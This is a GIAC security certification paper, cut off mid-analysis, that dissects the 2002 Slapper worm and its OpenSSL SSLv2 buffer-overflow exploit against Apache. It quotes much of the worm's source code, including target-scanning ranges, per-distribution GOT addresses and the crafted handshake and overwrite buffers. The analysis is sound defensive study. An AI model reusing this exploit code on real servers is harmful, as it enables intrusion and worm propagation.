Global Information Assurance Certification Paper

Slapper

Security Essentials (GSEC) Practical Assignment v1.4b
Paul Elwell
February 12, 2003

Abstract

Slapper (specifically Slapper.A) is an internet worm that attacks Apache web servers running on any one of a number of Linux operating system distributions on Intel platforms. The worm is self-propagating, actively seeking servers to infect via a previously undisclosed exploit for a known vulnerability in OpenSSL. The worm may also be referred to as the Apache/mod_ssl worm.

Infected systems will open a UDP connection on port 2002 over which they will communicate via a peer-to-peer network that the worm establishes. The worm implements a command structure that could allow the network of infected servers to act as agents in a distributed denial of service attack.

It is the intent of this paper to look at not only what Slapper does, but why and how (with special emphasis on the buffer overflow employed). For purposes of this paper, the term Slapper will refer to Slapper.A unless otherwise designated.

Worm Basics

At this point, it may be helpful to define what we mean by the term "worm". "A worm is a self-contained program (or set of programs), that is able to spread functional copies of itself to other computer systems (usually via a network)…. Malicious code is called a worm when it requires no specific action on the part of the user to enable infection and propagation. It just spreads…." [1]

So, how does a worm differ from a virus? As indicated above, a worm does not require user interaction to propagate. Ironically, it is often user inaction (for example, failure to apply patches) that enables successful infection by a worm. Viruses, on the other hand, usually require some user interaction (i.e., opening an email attachment).

Use of the terms "virus" and "worm" reinforce the analogy of the biological characteristics of the entities. "…some authorities (including Fred Cohen, the 'father' of computer virology) regard worms as a subset of the genus virus….It can be said that the worm infects the environment (an operating system or mail system, for instance), rather than specific infectable objects, such as files." [2] It would appear, however (and perhaps unfortunately), that the terms are sometimes used interchangeably, especially in the mainstream (and sometimes even industry) media.

Given the absence of user interaction, I am inclined to consider worms a bit more insidious. As stated above, "they just spread". To a degree, worms incorporate

elements of the entire “hacking process”, and they take things a step further by automating that process. Scanning, fingerprinting, exploiting, creating a backdoor and sometimes even covering their tracks, it’s all there.

Slapper History and Composition

On September 13, 2002, the following message[3] was posted to Bugtraq:

To: BugTraq
Subject: bugtraq.c httpd apache ssl attack
Date: Sep 13 2002 1:55PM
Author: Fernando Nunes <fmcn@netcabo.pt>
Message-ID: <20020913135517.28304.qmail@mail.securityfocus.com>

```
I am using RedHat 7.3 with Apache 1.3.23. Someone used the
program "bugtraq.c" to explore an modSSL buffer overflow to get access to
a shell. The attack creates a file named "/tmp/.bugtraq.c" and compiles it
using gcc. The program is started with another computer ip address as
argument. All computer files that the user "apache" can read are exposed.
The program attacks the following Linux distributions:

Red-Hat: Apache 1.3.6,1.3.9,1.3.12,1.3.19,1.3.20,1.3.22,1.3.23,1.3.26
SuSe: Apache 1.3.12,1.3.17,1.3.19,1.3.20,1.3.23
Mandrake: 1.3.14,1.3.19
Slakware: Apache 1.3.26

Regards
Fernando Nunes
Portugal
```

This message is the earliest public reference to the worm that would become known as “Slapper”. However, even prior to his post, Slapper had a history.

A helpful “family tree” of Slapper by David Goldsmith[4] is available at http://isc.incidents.org (see Appendix A). The chart shows some of the works that contributed to the development of Slapper as well as the variants derived from it. (Variants are briefly discussed later in this paper.)

It is important to note the dates on the Slapper release and the OpenSSL vulnerability. (Although Appendix A lists the OpenSSL vulnerability as 8/02, CERT and OpenSSL.org both released advisories on 7/30/02.) That equates to about six weeks between advisory and active implementation in a malicious agent. That does not seem like a lot of time in which to develop and deploy a fairly complex entity like Slapper. On the other hand, it seems more than a reasonable timeframe in which to patch or upgrade vulnerable servers.

In truth, Slapper did not need to be developed from scratch. There already existed a framework into which a specific exploit could be integrated. According to the “family tree” in Appendix A, Slapper’s functionality is derived from a proof of concept “Peer-to-peer UDP Distributed Denial of Service (PUD)” [5] by contem@efnet. In fact, the Slapper source code (provided in Appendix D) still carries the introductory comments from this work.

Slapper is similar in overall design to the Apache Scalper worm, which attacked Apache installations on FreeBSD systems. The major differences being that the two exploit different vulnerabilities and that Slapper is targeted towards Apache servers running Linux.

(Note: The Scalper source code I was able to locate, did not carry the contem introduction. However, there are references indicating that Scalper was derived from an existing code base. In an analysis of Scalper, iDEFENSE Labs indicated that the worm's programming "…almost seems to have been a preexisting worm skeleton." [6] It has been noted that both worm's source code includes a "version". Slapper's is listed as "12.09.2002, while Scapler's is "26.04.2002" [7] the version for "PUD" is "11092002".)

Slapper is comprised of the single executable "/tmp/.bugtraq", although the source code and a uuencoded version of the source play a pivotal role.

The worm establishes a command structure by which nodes can communicate and exchange information. This command structure includes attack commands for use in a DDoS, such as "UDP Flood", "TCP SYN Flood" and "DNS standard query flood", as well as commands for other purposes (i.e., "Execute Command" and "Send Email Addresses"). A summary of available commands is presented in Appendix B.

Slapper Infection/Propagation Cycle

Slapper starts with the execution of "/tmp/.bugtraq". The program is executed with a single parameter. This parameter is the IP address another server on the peer-to-peer network (presumably, the "parent" server). In the case of the originating server, "127.0.0.1" is provided as the address. The program fails with an error message if the appropriate syntax is not used.

A diagram outlining Slapper's Infection/Propagation cycle is provided in Appendix C.

Once started, Slapper creates a socket and binds to UDP port 2002 (this is done in the function "audp_listen"). This port will act as the conduit to the peer-to-peer DDoS network that Slapper builds. This network implements a command structure which members use to communicate and exchange information with other peers on the network. "…Although UDP is an unreliable transport, the worm's P2P protocol includes a reliability layer on top of UDP. This layer uses acknowledgments and retransmission to build some level of reliability for messages sent in the P2P network from one hop, or node in the worm's P2P network, to the next one." [8]

Once the port is established, the program prepares to send a "0x70" (Incoming client) command.

```
1716            initrec.h.tag=0x70;
1717            initrec.h.len=0;
```

```
1718            initrec.h.id=0;
```

This command will attempt to register this instance on the network. The actual send of the command is performed in the "audp_send" function, which is nested within several other functions.

(Within "audp_send")

```
 607            if ((datalen=sendto(inst->sock,buf,len,0,(struct
                sockaddr*)&inst->in,sizeof(inst->in))) < len) {
```

Upon successful completion, the program forks a child process.

```
1732            if (fork()) return 1;
```

This process will issue another "0x70" and listen for a reply from the network.

It will also initiate the scanning phase (which is set as a default mode).

```
  58      #define SCAN
```

Once Slapper begins scanning, it selects address ranges to scan.

Note: the array definition below is slightly altered to fit properly within the format of this paper.
(At line 231)

```
unsigned char classes[] = {  3, 4, 6, 8, 9, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21,
                             22, 24, 25, 26, 28, 29, 30, 32, 33, 34, 35, 38, 40, 43, 44, 45,
                             46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 61, 62, 63, 64,
                             65, 66, 67, 68, 80, 81, 128, 129, 130, 131, 132, 133, 134, 135,
                             136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146, 147, 148,
                             149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161,
                             162, 163, 164, 165, 166, 167, 168, 169, 170, 171, 172, 173, 174,
                             175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185, 186, 187,
                             188, 189, 190, 191, 192, 193, 194, 195, 196, 198, 199, 200, 201,
                             202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214,
                             215, 216, 217, 218, 219, 220, 224, 225, 226, 227, 228, 229, 230,
                             231, 232, 233, 234, 235, 236, 237, 238, 239 };
```

The first octet of the target IP address (represented as "a.b.c.d") is selected randomly from the array above.

```
1733      #ifdef SCAN
1734            a=classes[rand()%(sizeof classes)];
1735            b=rand();
1736            c=0;
1737            d=0;
1738      #endif
```

The second octet is selected randomly. The third and fourth octets are initialized to zero. They are incremented to step through the respective ranges (from 0 to 255) looking for addresses that are listening on port 80.

Once we have the address of a potential target server, Slapper will fork another process to perform the exploit.

```
1864                                    if (mfork() == 0) {
1865                                          exploit(srv);
1866                                          exit(0);
1867                                    }
```

Slapper first attempts to connect to a target system on port 80. This is done in the "GetAddress" function. Slapper sends an invalid GET request, expecting an HTTP 400 "Bad Request" in response.

```
1094            write(sock,"GET / HTTP/1.1\r\n\r\n",strlen("GET /
                HTTP/1.1\r\n\r\n"));
```

That request and the associated error is simulated in the figure below:



Figure 1

Along with the "400 Bad Request" error message that the server returns, some additional information (most notably the line that contains server release information) is supplied. Slapper reads this response from the open socket searching for the "Server: " string. Once found, a pointer is positioned immediately following the string and a copy of the line (from the appropriate starting position) is returned. The balance of the line is further interrogated to determine if the server is running Apache and, if so, what version.

If the target server does not report that it is running Apache, the child will exit.

```
1635            if ((a=GetAddress(ip)) == NULL) exit(0);
1636            if (strncmp(a,"Apache",6)) exit(0);
```

This information will be used to tailor the exploit for the specific version of Apache. Architectures (i.e., OS and Apache release combinations) that are known to Slapper are defined in the structure below:

```
1181      struct archs {
1182            char *os;
1183            char *apache;
1184            int func_addr;
1185      } architectures[] = {
1186            {"Gentoo", "", 0x08086c34},
1187            {"Debian", "1.3.26", 0x080863cc},
1188            {"Red-Hat", "1.3.6", 0x080707ec},
1189            {"Red-Hat", "1.3.9", 0x0808ccc4},
1190            {"Red-Hat", "1.3.12", 0x0808f614},
1191            {"Red-Hat", "1.3.12", 0x0809251c},
1192            {"Red-Hat", "1.3.19", 0x0809af8c},
1193            {"Red-Hat", "1.3.20", 0x080994d4},
1194            {"Red-Hat", "1.3.26", 0x08161c14},
1195            {"Red-Hat", "1.3.23", 0x0808528c},
1196            {"Red-Hat", "1.3.22", 0x0808400c},
1197            {"SuSE", "1.3.12", 0x0809f54c},
1198            {"SuSE", "1.3.17", 0x08099984},
1199            {"SuSE", "1.3.19", 0x08099ec8},
1200            {"SuSE", "1.3.20", 0x08099da8},
1201            {"SuSE", "1.3.23", 0x08086168},
1202            {"SuSE", "1.3.23", 0x080861c8},
1203            {"Mandrake", "1.3.14", 0x0809d6c4},
1204            {"Mandrake", "1.3.19", 0x0809ea98},
1205            {"Mandrake", "1.3.20", 0x0809e97c},
1206            {"Mandrake", "1.3.23", 0x08086580},
1207            {"Slackware", "1.3.26", 0x083d37fc},
1208            {"Slackware", "1.3.26",0x080b2100}
1209      };
```

In addition to the OS and Apache release, the architecture definition includes a value that is the address of the free() library function entry in the GOT (Global Offset Table). This information will be of paramount importance during the exploit phase.

In the event that Slapper cannot match the Apache and/or OS release, a default of "Red-Hat", "1.3.23" is used.

```
1637            for (i=0;i<MAX_ARCH;i++) {
1638                  if (strstr(a,architectures[i].apache) &&
                                    strstr(a,architectures[i].os)) {
1639                        arch=i;
1640                        break;
1641                  }
1642            }
1643            if (arch == -1) arch=9;
```

(Note: The “Bad Request” example shown previously was run against a default installation of SuSE 8.0. The “ServerName” is set to “Unix” rather than a string

indicating the distribution. In this instance, Slapper would have attempted the default architecture, "Red-Hat/1.3.23", and the GOT address would have been incorrect. *It should be noted that, as a rule, "dumb luck" should not be counted on as a defense mechanism.*)

The Exploit

At this point, we are already into the "exploit" function. However, this is where things start to get more involved. The vulnerability that Slapper exploits is described in an OpenSSL Security Advisory dated July 30, 2002. That advisory details four potentially remotely exploitable vulnerabilities. As of that date, the advisory indicated that "There are no known exploits available for these vulnerabilities…." [9] This specific vulnerability is also described in CERT Vulnerability Note VU#102795.

In their analysis of Slapper, Frederic Perriot and Peter Szor[10] provide a very good overview of the buffer overflow that Slapper uses to exploit the victim server. The real "blood and guts" of the overflow is described by Solar Eclipse in the README file for "openssl-too-open"[11]. This is the exploit referenced in the Slapper Genealogy presented in Apendix A.

The worm continues by opening 20 connections (N=20) at intervals of one tenth of one second ("usleep" measures time in microseconds, or one millionth of a second).

```
1647            for (i=0; i<N; i++) {
1648                  connect_host(ip, port);
1649                  usleep(100000);
1650            }
```

The reason for this step is that the exploit will require two connections to the server. Perriot and Szor explain that this approach "…succeeds only because Apache 1.3 is a process-based server (as opposed to a thread-based server). The children spawned by Apache to handle the two successive connections will inherit the same heap layout from their parent process. Thus, all other things being equal, the structures allocated on the heap will end up at the same addresses during both connections." [12] This rapid fire connect is intended to use up any existing Apache server child processes (preforked) from the process pool, and provide fresh processes for the new connections used for the exploit.

This may or may not be sufficient to produce the desired result. In the demonstration provided by Solar Eclipse, the exploit program ("openssl-too-open") cycles through at least 50 connections before returning the desired result. "If the server traffic is high, the exploit might fail. If the memory allocation patterns are different, the exploit might fail. If you have the wrong GOT address, the exploit will definitely fail." [13]

At this point, two connections are established. This will (hopefully) provide us with two fresh Apache processes on the server with identical memory and heap structures.

```
1652            ssl1 = ssl_connect_host(ip, port);
1653            ssl2 = ssl_connect_host(ip, port);
```

Slapper then initiates an SSL2 handshake (using connection "ssl1"). That exchange can be summarized as follows:

Description	Slapper function
attacker sends "client hello" to target	send_client_hello
target replies with "server hello" to attacker	get_server_hello
attacker sends "client master key" to target	send_client_master_key – (Here is where the actual buffer overflow is performed)
target replies with "server verify" to attacker	get_server_verify
attacker sends "client finished" to target	send_client_finished
target replies with "server finished" to attacker	get_server_finished

Table 1

The "send_client_hello" function creates and sends a Version 2 "client hello".

```
1475          void send_client_hello(ssl_conn *ssl) {
1476                int i;
1477                unsigned char buf[BUFSIZE] =
1478                       "\x01"
1479                       "\x00\x02"
1480                       "\x00\x18"
1481                       "\x00\x00"
1482                       "\x00\x10"
1483                       "\x07\x00\xc0\x05\x00\x80\x03\x00"
1484                       "\x80\x01\x00\x80\x08\x00\x80\x06"
1485                       "\x00\x40\x04\x00\x80\x02\x00\x80"
1486                       "";
1487                for (i = 0; i < CHALLENGE_LENGTH; i++) ssl->challenge[i] =
              (unsigned char) (rand() >> 24);
1488                memcpy(&buf[33], ssl->challenge, CHALLENGE_LENGTH);
1489                send_ssl_packet(ssl, buf, 33 + CHALLENGE_LENGTH);
1490          }
```

The composition of "client hello" is as follows:

Value	Name
"\x01"	msg_type
"\x00\x02"	version
"\x00\x18"	cipher_spec_length
"\x00\x00"	session_id_length
"\x00\x10"	challenge_length
"\x07\x00\xc0\x05\x00\x80\x03\x00" "\x80\x01\x00\x80\x08\x00\x80\x06" "\x00\x40\x04\x00\x80\x02\x00\x80"	cipher_specs[cipher_spec_length];
"";	session_id[session_id_length]
CHALLENGE_LENGTH characters of (rand() >> 24);	challenge

Table 2

The "get_server_hello" function reads the expected response from the socket.

```
1492   void get_server_hello(ssl_conn* ssl) {
1493       unsigned char buf[BUFSIZE];
1494       unsigned char *p, *end;
1495       int len;
1496       int server_version, cert_length, cs_length, conn_id_length;
1497       int found;
```

The response from the server is read and checked to validate minimum length.

```
1498
1499       if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) exit(1);
1500       if (len < 11) exit(1);
```

The server version, cetificate length, cipher specification length and connection ID length ("server_version", "cert_length", "cs_length" and conn_id_length") are then parsed from the response.

```
1502       p = buf;
1503
1504       if (*(p++) != SSL2_MT_SERVER_HELLO) exit(1);
1505       if (*(p++) != 0) exit(1);
1506       if (*(p++) != 1) exit(1);
1507       n2s(p, server_version);
1508       if (server_version != 2) exit(1);
1509
1510       n2s(p, cert_length);
1511       n2s(p, cs_length);
1512       n2s(p, conn_id_length);
1513
1514       if (len != 11 + cert_length + cs_length + conn_id_length) exit(1);
1515       ssl->x509 = NULL;
```

NOTE: SSL2_MT_SERVER_HELLO is defined as 4 in openssl/ssl2.h

The next statement uses "d2i_X509" to decode and parse the X509 certificate saving it in our SSL structure (currently ssl1).

```
1516       ssl->x509=d2i_X509(NULL,&p,(long)cert_length);
1517       if (ssl->x509 == NULL) exit(1);
1518       if (cs_length % 3 != 0) exit(1);
```

Again, results are validated (the cipher specification length, "cs_length", must be a multiple of 3) and the servers response is searched for the appropriate cipher

(identified as SSL2_CK_RC4_128_WITH_MD5 in openssl/ssl2.h). Slapper only supports this cipher.

The program exits if the desired cipher is not found or if the connection ID length is invalid.

```
1520        found = 0;
1521        for (end=p+cs_length; p < end; p += 3) if ((p[0] == 0x01) && (p[1] == 0x00) && (p[2]
                == 0x80)) found = 1;
1522
1523        if (!found) exit(1);
1524
1525        if (conn_id_length > SSL2_MAX_CONNECTION_ID_LENGTH) exit(1);
```

The connection ID length and the connection ID to our SSL connection structure are then saved.

```
1527        ssl->conn_id_length = conn_id_length;
1528        memcpy(ssl->conn_id, p, conn_id_length);
1529    }
```

With the information obtained from the “server hello”, Slapper will create a specially crafted “client master key” to perform the buffer overflow. Not surprisingly, this is done with the “send_client_master_key” function. The “exploit” function makes the following call to “send_client_master_key”:

```
1657        send_client_master_key(ssl1, overwrite_session_id_length,
            sizeof(overwrite_session_id_length)-1);
```

The function is called with pointers to the appropriate ssl structure and the contents of the overflow (in this case, “key_arg_overwrite”). The length of the overflow is also passed as an argument.

```
1531            void send_client_master_key(ssl_conn* ssl, unsigned char*
                key_arg_overwrite, int key_arg_overwrite_len) {
1532            int encrypted_key_length, key_arg_length, record_length;
1533            unsigned char* p;
1534            int i;
1535            EVP_PKEY *pkey=NULL;
```

The function first establishes a buffer “buf” and initializes the first 10 characters. These entries include the SSL version and the cipher (“\x01\x00\x80").

```
1536            unsigned char buf[BUFSIZE] =
1537                  "\x02"
1538                  "\x01\x00\x80"
1539                  "\x00\x00"
1540                  "\x00\x40"
1541                  "\x00\x08";
```



Figure 2

Pointer “p” is then positioned within the buffer.

```
1542            p = &buf[10];
```



Figure 3

The following statements will:

- Populate ssl->master_key[] with random characters

```
1543        for (i = 0; i < RC4_KEY_LENGTH; i++) ssl->master_key[i] = (unsigned char)
            (rand() >> 24);
```

- Extract the public key information and turn it into an EVP_PKEY

```
1544        pkey=X509_get_pubkey(ssl->x509);
```

- Validate that the operation was successful

```
1545        if (!pkey) exit(1);
1546        if (pkey->type != EVP_PKEY_RSA) exit(1);
```

- Store it in buffer “buf” beginning at offset 10 and verify the returned “encrypted_key_length”.

```
1547        encrypted_key_length = RSA_public_encrypt(RC4_KEY_LENGTH, ssl->master_key,
            &buf[10], pkey->pkey.rsa, RSA_PKCS1_PADDING);
1548        if (encrypted_key_length <= 0) exit(1);
```



Figure 4

Adjust pointer “p” by the size of “encrypted_key_length”.

```
  1549            p += encrypted_key_length;
```



Figure 5



```
  1550            if (key_arg_overwrite) {
  1551                  for (i = 0; i < 8; i++) *(p++) = (unsigned char)
(rand() >> 24);
```



Figure 6

```
  1552                  memcpy(p, key_arg_overwrite,
key_arg_overwrite_len);
  1553                  key_arg_length = 8 + key_arg_overwrite_len;
  1554            }
```

```
1555            else key_arg_length = 0;
```

In this instance, the argument passed as “key_arg_overwrite” is “overwrite_session_id_length” which was declared as:

```
1218      unsigned char overwrite_session_id_length[] =
1219            "AAAA"
1220            "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1221            "\x70\x00\x00\x00";
```



Figure 7
(Note: the “\x70”, or 112, is the value that will overwrite the session_id_length field of the SSL_SESSION structure on the server.)

The worm now resets pointer “p” to position 6 (originally populated in the buffer definition) and replaces the original contents at that position with the “encrypted_key_length“ and “key_arg_length”.

```
1556            p = &buf[6];
1557            s2n(encrypted_key_length, p);
1558            s2n(key_arg_length, p);
```



Figure 8

Note that “s2n()” increments “p”.

The “record_length” is then calculated and the buffer is sent to the server using the “send_ssl_packet” function.

